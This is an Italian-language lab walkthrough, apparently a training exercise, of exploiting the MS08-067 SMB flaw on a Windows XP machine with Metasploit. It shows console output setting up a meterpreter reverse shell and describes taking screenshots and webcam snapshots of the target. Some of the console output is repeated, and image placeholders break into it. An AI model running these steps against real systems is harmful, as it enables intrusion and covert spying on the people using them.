


Per prima cosa da kali avviamo una sessione Msfconsole



```
kali@kali:~$ msfconsole

Metasploit v6.3.0-dev
--
-- 2278 exploits - 1201 auxiliary - 408 post
-- 968 payloads - 45 encoders - 11 nops
-- 9 evasion

Metasploit tip: Use the edit command to open the
currently active module in your editor
Metasploit Documentation: https://docs.metasploit.com/

msf5 > search MS08-067

Matching Modules
==
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms08_067_netapi      2008-10-26      great Yes   MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf5 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.1.25     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, srvsvc)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic Targeting

View the full module info with the info, or info -d command.

msf5 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.200
rhosts = 192.168.1.200
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):


Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.1.200     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, srvsvc)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
```

Cerchiamo poi la vulnerabilità nota su windows xp di tipo MS08-067, utilizziamo in seguito l'exploit trovato come da screen ma solo dopo aver settato i parametri richiesti, inseriamo quindi l'indirizzo ip del nostro target windows xp (RHOSTS)



```
msf5 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.1.25     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, srvsvc)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic Targeting

View the full module info with the info, or info -d command.

msf5 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.200
rhosts = 192.168.1.200
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):


Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.1.200     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, srvsvc)

Payload options (windows/meterpreter/reverse_tcp):


Name      Current Setting  Required  Description
--      -
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
```

Lanciato l'exploit siamo riusciti ad aprire una sessione meterpreter e siamo dentro la macchina target



Da qui recuperiamo uno screenshot della macchina target con il comando "screenshot" ed individuata la presenza di una webcam (webcam_list) facciamo uno screenshot anche di questa (webcam_snap)



Questi i risultati come da screen di seguito

